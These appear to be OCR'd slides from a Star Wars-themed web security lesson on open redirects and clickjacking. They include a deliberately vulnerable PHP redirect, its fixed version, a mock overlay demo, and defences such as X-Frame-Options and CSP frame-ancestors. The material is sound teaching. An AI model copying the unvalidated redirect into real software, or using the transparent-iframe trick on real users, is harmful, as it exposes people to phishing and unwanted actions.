
```php
<?php
   header('Location: '.$_GET['color']);
?>
```

```php
<?php
    if ($_GET['color'] == "green" or $_GET['color'] == "blue")
        header('Location: '.$_GET['color']);
    else
        print("Attack detected");
?>
```



Death Star Status
darkside.me/deathstar.php
Current Status: inactive
inactive
active


Death Star Status
darkside.me/deathstar.php
Current Status: active
inactive
active


Death Star Status
Clickjacking Demo
lightside.me/clickjacking.html
Hi Lord Vader, do you Want a free new helmet?
sure, get me this free helmet!
active



Death Star Status
Clickjacking Demo
darkside.me/deathstar.php
Current Status: inactive
inactive
active

Clickjacking




Goal	Lure victim into clicking things he actually doesn’t want to
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking




Goal	Lure victim into clicking things he actually doesn’t want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking




Goal	Lure victim into clicking things he actually doesn’t want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking



Goal	Lure victim into clicking things he actually doesn’t want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com CSP Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com;
OWASP Top 10	
(Primary) Violated Principle	


Clickjacking



Goal	Lure victim into clicking things he actually doesn’t want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com CSP Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com;
OWASP Top 10	-
(Primary) Violated Principle	„Earn or give, but never assume, trust.“

Key messages

- we don‘t just need to protect our servers and backend
- we also need to protect our clients/users
  - especially we don‘t want to be the weapon they use to fight each other…
- validate user input
- escape/sanitize user input for the specific context you use it in


THE CLIENT,
YOU MUST NEVER TRUST
MY YOUNG PADAWAN